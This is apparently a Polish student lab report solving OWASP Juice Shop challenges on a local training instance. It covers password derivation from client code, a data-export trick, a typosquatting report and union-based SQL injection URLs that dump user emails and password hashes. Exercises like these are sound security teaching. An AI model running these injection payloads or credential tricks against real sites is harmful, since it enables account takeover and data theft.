
## 4.10 Login Bjoern

Wyzwanie polega na zalogowaniu się jako Bjoern (na konto gmail) bez zmieniania hasła, SQL injection, czy też hackowania konta. Jako pierwszy krok wyświetlono listę użytkowników na koncie admina:



The screenshot shows a dark-themed web interface titled "Administration". Under the heading "Registered Users", there is a list of four entries. Each entry consists of a small user icon, an email address, and a small circular icon with a question mark. The fourth entry, "bjoern.kimminich@gmail.com", is highlighted with a blue selection bar, indicating it is the target for further action.

Adres Bjoerna: bjoern.kimminich@gmail.com. Z braku pomysłów postanowiono przeszukać ponownie kod strony:



```
 343     }, n=>{
 344       this.invalidateSession(n),
 345       this.ngZone.run((0, k.Z) (function * () {
 346         return yield e.router.navigate(['/login'])
 347       }))
 348     })
 349   }
 350   login(e) {
 351     var n = this;
 352     this.userService.login({
 353       email: e.email,
 354       password: btoa(e.email.split('').reverse().join('')),
 355       oauth: !0
 356     }).subscribe(i=>{
 357       const r = new Date;
 358       r.setHours(r.getHours() + 8),
 359       this.cookieService.put('token', i.token, {
 360         expires: r
 361       },
 362       localStorage.setItem('token', i.token),
 363       sessionStorage.setItem('bid', i.bid),
 364       this.userService.isLoggedIn.next(!0),
 365       this.ngZone.run((0, k.Z) (function * () {
```

Znaleziono fragment, gdzie hasło zostaje pozyskane ze zmodyfikowanego adresu e-mail - btoa(e.email.split("").reverse().join(")). Zgodnie z dokumentacją, funkcja btoa() odpowiada za przekształcenie na base64:

The screenshot shows the Firefox developer tools Network tab. It lists a failed request for a font file named 'FontMfizz'. The status is '404 Not Found' and the reason is 'No supported format found'. There are also two warning messages: 'downloadable font: no supported format found (font-family: "FontMfizz")' and 'Some cookies are misusing the recommended "SameSite" attribute'. The URL of the failed request is `btoa("bjoern.kimminich@gmail.com".split("").reverse().join(""))`, which decodes to the string `bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI=`.

Spróbowano wpisać ciąg znaków (bW9jLmxpYW1nQGhjaW5pbW1pay5ucmVvamI=) jako hasło:

You successfully solved a challenge: Login Bjoern (Log in with Bjoern's Gmail account without previously changing his password, applying SQL Injection, or hacking his Google account.)

#### 4.11 GDPR Data Theft

Wyzwanie polega na zdobyciu danych osobowych bez wstrzyknięć. Spróbowano zdobyć dane Bjoerna, eksportując plik JSON:

The screenshot shows a Mozilla Firefox browser window with the address bar set to `localhost:3000`. The page content displays a JSON object representing user data. The JSON is as follows:

```
{ "username": "bkimminich", "email": "bjoern.kimminich@gmail.com", "orders": [], "reviews": [], "memories": [ { "imageUrl": "http://localhost:3000/assets/public/images/uploads/magn(et)ificent!-1571814229653.jpg", "caption": "Magn(et)ificent!" }, { "imageUrl": "http://localhost:3000/assets/public/images/uploads/my-rare-collectors-item![$(-^_-$)]-1572603645543.jpg", "caption": "My rare collectors item![$( °_-$)]" } ] }
```

**Request**

Pretty	Raw	Hex
1 POST /rest/user/data-export HTTP/1.1		
2 Host: localhost:3000		
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0		
4 Accept: application/json, text/plain, */*		
5 Accept-Language: en-US,en;q=0.5		
6 Accept-Encoding: gzip, deflate		
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzCJlcGRhdGVkQXQiOjYMDIzLTAlTElIDIwOjA0OjQwLjczOSArM		
8 Content-Type: application/json		
9 Content-Length: 31		
10 Origin: http://localhost:3000		
11 Connection: close		
12 Referer: http://localhost:3000/		
13 Cookie: language=en; welcomebanner_status=dismiss; c1tYWdlIjoiYXNzZXrZl3B1YmxpYy9pbWFnZXMvcXbsb2Fkcy9kZW		
14 Sec-Fetch-Dest: empty		
15 Sec-Fetch-Mode: cors		
16 Sec-Fetch-Site: same-origin		
17		
18 {		
"answer": "fRqEs",		
"format": "1"		
}		

**Response**

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK			
2 Access-Control-Allow-Origin: *			
3 X-Content-Type-Options: nosniff			
4 X-Frame-Options: SAMEORIGIN			
5 Feature-Policy: payment 'self'			
6 X-Recruiting: #/jobs			
7 Content-Type: application/json; charset=utf-8			
8 Content-Length: 673			
9 ETag: W/"2a1-bZU8nm000MzfN3EiglRgVyPIIp8"			
10 Vary: Accept-Encoding			
11 Date: Sun, 04 Jun 2023 20:59:52 GMT			
12 Connection: close			
13			
14 {			
"userData":			
"\"username\": \"bkminich\", \"email\": \"bjoern.kimminich@gmail.com\", \"orders\": [],			
\"reviews\": [], \"memories\": [			
\"imageUrl\": \"http://localhost:3000/assets/public/images/uploads/magn(et)ificent!-1571814229653.jpg\",			
\"caption\": \"Magn(et)ificent!\\n\\n\",			
\"imageUrl\": \"http://localhost:3000/assets/public/images/uploads/my-rare-collectors-item!-1572603645543.jpg\",			
\"caption\": \"My rare collectors item!\\n\\n\",			
],			
\"confirmation\":			
\"Your data export will open in a new Browser window.\"",			
}			

Zgodnie ze wskazówkami, warto przyjrzeć się procesowi zakupu.

Search Results - 989b-b93b23ad2e235acf

Expected Delivery



Ordered products

Product	Price	Quantity	Total Price
Apple Juice (1000ml)	1.99€	1	1.99€

Bonus Points Earned: 0  
(The bonus points from this order will be added 1:1 to your wallet x-fund for future purchases!)

Znaleziono interesującą rzecz, email został wygwiezdowany:

**Request**

Pretty	Raw	Hex
1 GET /rest/track-order/989b-b93b23ad2e235acf		
2 Host: localhost:3000		
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0		
4 Accept: application/json, text/plain, */*		
5 Accept-Language: en-US,en;q=0.5		
6 Accept-Encoding: gzip, deflate		
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzCJlcGRhdGVkQXQiOjYMDIzLTAlTElIDIwOjA0OjQwLjczOSArM		
8 Connection: close		
9 Referer: http://localhost:3000/		
10 Cookie: language=en; welcomebanner_status=dismiss; c1tYWdlIjoiYXNzZXrZl3B1YmxpYy9pbWFnZXMvcXbsb2Fkcy9kZW		
11 Sec-Fetch-Dest: empty		
12 Sec-Fetch-Mode: cors		
13 Sec-Fetch-Site: same-origin		
14		
15		

**Response**

Pretty	Raw	Hex	Render
1 HTTP/1.1 200 OK			
2 Access-Control-Allow-Origin: *			
3 X-Content-Type-Options: nosniff			
4 X-Frame-Options: SAMEORIGIN			
5 Feature-Policy: payment 'self'			
6 X-Recruiting: #/jobs			
7 Content-Type: application/json; charset=utf-8			
8 Content-Length: 362			
9 ETag: W/"16a-VIixtlXAGkZP7HgOCwucJCByOno"			
10 Vary: Accept-Encoding			
11 Date: Sun, 04 Jun 2023 21:04:20 GMT			
12 Connection: close			
13			
14 {			
"status": "success",			
"data": [			
{			
"promotionalAmount": "0",			
"paymentId": "1",			
"addressId": "1",			
"orderId": "989b-b93b23ad2e235acf",			
"delivered": false,			
"email": "bjoern.kimminich@gmail.com",			
"totalPrice": 2.98,			
"products": [			
{			
"quantity": 1,			
"id": 1,			
"name": "Apple Juice (1000ml)",			
"price": 1.99,			
"total": 1.99,			

Wylogowano się z aktualnego konta i utworzono nowe, z innymi literami w miejscach gwiazdek:

User Registration

Email \*

Password \*  7/20  
Password must be 5-40 characters long.

Repeat Password \*  7/40


Show password advice

Security Question \*  ▾  
This cannot be changed later!

Answer \*

 Register

Zalogowano się na utworzone konto i pobrano dane, w ten sposób udało się rozwiązać zadanie:



#### 4.12 Legacy Typosquatting

Zadanie polega na poinformowaniu sklepu o typosquattingu powiązanym ze snapshotem v6.2.0-SNAPSHOT. Typosquatting jest to utworzeniem strony o podobnej nazwie, np. ze zmienioną literą. Zajrzano ponownie do pliku backup, ponieważ pojawił się tam właśnie ten snapshot:

```
(root@kali:[/home/kali/Downloads]
# cat package.json.bak%00.md
{
  "name": "juice-shop",
  "version": "6.2.0-SNAPSHOT",
  "description": "An intentionally insecure JavaScript Web Application", else's pe
  "homepage": "http://owasp-juice.shop",
  "author": "Björn Kimminich <bjoern.kimminich@owasp.org> (https://kimminich.de)",
  "contributors": [
    "Björn Kimminich",
    "Jannik Hollenbach",
    "Aashish683",
    "greenkeeper[bot]",
    "MarcRler",
    "agrawalarpit14",
    "Scar26",
    "CaptainFreak",
    "Supratik Das",
    "JuiceShopBot",
    "the-pro",
    "Ziyang Li",
    "aaryan10",
    "m4l1c3",
    "Timo Pagel",
    ...
  ]
}
```

Access a salesman's forced  
Perform a persisted XSS  
Identify an unsafe product  
Inform the shop about a  
Inform the shop about a  
Log in with Bjoern's Gmail  
his password, applying SSO  
account

Postanowiono wpisać nazwy bibliotek z dopiskiem ‘typosquatting’.

**medium.com**  
<https://medium.com> · ... · Tłumaczenie strony · :

## Observations while learning Web app security - Medium

2 wrz 2021 — Like [epilogue-js](#) is vulnerable to **typosquatting**. 23. Sometimes there is an option of 'Login with Google', which indicates the presence of ...

Wpisano epilogue-js jako feedback:

**Customer Feedback**

Author  
 \*\*\*Arn.kAmmAnAch@gmAAI.cAm

Comment \*  
 typosquatting vulnerability in epilogue-js

Max. 160 characters      42/160

Rating

CAPTCHA: What is 7+6\*10 ?


Result \*  
 67

Submit

W ten sposób ukończono wyzwanie.

#### 4.13 User credentials

Za pomocą SQL injection, należy zdobyć dane uwierzytelniające wszystkich użytkowników.




Zastosowano atak SQL injection union-based. Przykładowe tabele, które próbowano odgadnąć to users. Udało się znaleźć część danych, jednak nie pozwoliło to na wykonanie wyzwania:

```
localhost:3000/rest/products/search?q=')) union select 1,2,3,4,5,6,7,8,9 from users--
```

status	data																																				
"Success"	<table border="1"><thead><tr><th>id</th><th>name</th><th>description</th><th>price</th><th>deluxePrice</th><th>image</th><th>createdAt</th><th>updatedAt</th><th>deletedAt</th></tr></thead><tbody><tr><td>1</td><td>2</td><td>3</td><td>4</td><td>5</td><td>6</td><td>7</td><td>8</td><td>9</td></tr><tr><td>1</td><td>"Apple Juice (1000ml)"</td><td>"The all-time classic."</td><td>1.99</td><td>0.99</td><td>"apple_juice.jpg"</td><td>"2023-05-15 20:04:44.600 +00:00"</td><td>"2023-05-15 20:04:44.600 +00:00"</td><td>null</td></tr><tr><td>2</td><td>"Orange Juice (1000ml)"</td><td>"Made from oranges hand-picked by Uncle Dittmeyer."</td><td></td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>	id	name	description	price	deluxePrice	image	createdAt	updatedAt	deletedAt	1	2	3	4	5	6	7	8	9	1	"Apple Juice (1000ml)"	"The all-time classic."	1.99	0.99	"apple_juice.jpg"	"2023-05-15 20:04:44.600 +00:00"	"2023-05-15 20:04:44.600 +00:00"	null	2	"Orange Juice (1000ml)"	"Made from oranges hand-picked by Uncle Dittmeyer."						
id	name	description	price	deluxePrice	image	createdAt	updatedAt	deletedAt																													
1	2	3	4	5	6	7	8	9																													
1	"Apple Juice (1000ml)"	"The all-time classic."	1.99	0.99	"apple_juice.jpg"	"2023-05-15 20:04:44.600 +00:00"	"2023-05-15 20:04:44.600 +00:00"	null																													
2	"Orange Juice (1000ml)"	"Made from oranges hand-picked by Uncle Dittmeyer."																																			


Jednak dzięki temu znaleziono nazwy danych. Próbowano zdobyć kolejne dane:



```
localhost:3000/rest/products/search?q=' union select id,email,3,4,5,6,7,8,9 from users--
```

```
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
status: "success"
▼ data:
  ▼ 0:
    id: 1
    name: "Apple Juice (1000ml)"
    description: "The all-time classic."
    price: 1.99
    deluxePrice: 0.99
    image: "apple_juice.jpg"
    createdAt: "2023-05-15 20:04:44.600 +00:00"
    updatedAt: "2023-05-15 20:04:44.600 +00:00"
    deletedAt: null
  ▼ 1:
    id: 1
    name: "admin@juice-sh.op"
    description: 3
    price: 4
    deluxePrice: 5
    image: 6
    createdAt: 7
    updatedAt: 8
    deletedAt: 9
```

W końcu udało się wyświetlić hasło (pod nazwą description):




```
localhost:3000/rest/products/search?q=' union select id,email,password,4,5,6,7,8,9 from users--
```


```
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
status: "success"
▼ data:
  ▼ 0:
    id: 1
    name: "Apple Juice (1000ml)"
    description: "The all-time classic."
    price: 1.99
    deluxePrice: 0.99
    image: "apple_juice.jpg"
    createdAt: "2023-05-15 20:04:44.600 +00:00"
    updatedAt: "2023-05-15 20:04:44.600 +00:00"
    deletedAt: null
  ▼ 1:
    id: 1
    name: "admin@juice-sh.op"
    description: "0192023a7bbd73250516f069df18b500"
    price: 4
    deluxePrice: 5
    image: 6
    createdAt: 7
    updatedAt: 8
    deletedAt: 9
```

#### 4.14 Christmas Special

W tym zadaniu należy zdobyć (dodać do koszyka i ‘zakupić’) specjalny box, dostępny tylko na święta 2014. W celu znalezienia go poszukiwania rozpoczęto od przeszukiwania listy produktów dostępnych w sklepie Juice Shop.



W sklepie znajdowało się 35 produktów, nie było tam jednak żadnych boxów specjalnych, w tym świątecznego z roku 2014.




Również przeszukiwanie sklepu różnymi frazami dotyczącymi tego boxa nie przyniosło rezultatów.

W narzędziu developer można jednak było zauważyc, że podczas przeszukiwania sklepu za pomocą funkcji 'search' wysyłane jest żądanie GET na adres <http://localhost:3000/rest/products/search?q=>

Headers	Cookies	Params	Response	Cache	Timings	Stack Tr
Request URL: <a href="http://localhost:3000/rest/products/search?q=">http://localhost:3000/rest/products/search?q=</a>						
Request method: GET						
Remote address: [::1]:3000						
Status code: 304 Not Modified	?					
Version: HTTP/1.1						
Referrer Policy: no-referrer-when-downgrade						Edit a


Po przejściu na ten adres ukazała się lista wszystkich produktów w formacie JSON.



```
localhost:3000/rest/products/search?q=
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums Offensive Security NetHunter Exploit-DB GHDB MSFU
JSON Raw Data Headers
Save Copy Collapse All Expand All Filter JSON
status: "success"
data:
  0:
    id: 1
    name: "Apple Juice (1000ml)"
    description: "The all-time classic."
    price: 1.99
    deluxePrice: 0.99
    image: "apple_juice.jpg"
    createdAt: "2023-05-31 16:56:56.924 +00:00"
    updatedAt: "2023-05-31 16:56:56.924 +00:00"
    deletedAt: null
  1:
    id: 24
    name: "Apple Pomace"
    description: "Finest pressings of apples. Allergy disclaimer: Might contain traces of worms. Can be <a href=\"/#recycle\">sent back to us</a> for recycling."
    price: 0.89
    deluxePrice: 0.89
    image: "apple_pressings.jpg"
    createdAt: "2023-05-31 16:56:56.928 +00:00"
    updatedAt: null
```


Niestety tutaj również wyszukiwania fraz takich jakich ‘christmas’, ‘box’, czy ‘2014’ nie przyniosły żadnych efektów. Jednak przyglądając się liście produktów można było zauważyc, że ich ID, mimo że nie ułożone po kolej, są tworzone prawdopodobnie inkrementując o 1 poprzedni identyfikator produktu. Spisane zostały więc wszystkie wartości ID produktów z tej podstrony.

Po ułożeniu ich w kolejności, okazało się, że są numery, których brakuje – były to 10, 11, 12, 27, 28, 31, 39, 40



Możliwe więc, że są to produkty, które kiedyś były na stronie, lecz zostały usunięte. Pasowałyby to do produktu limitowanego na święta 2014.

Nie udało się jednak znaleźć adresu, który byłby podstroną konkretnego produktu. Po kliknięciu na produkt z listy na stronie juice shop, nie byliśmy przenoszeni na inną stronę, lecz otwierało się okno dialogowe.



Nie pozwoliło to na próby przejścia na adres nie istniejącego już produktu z bazy.

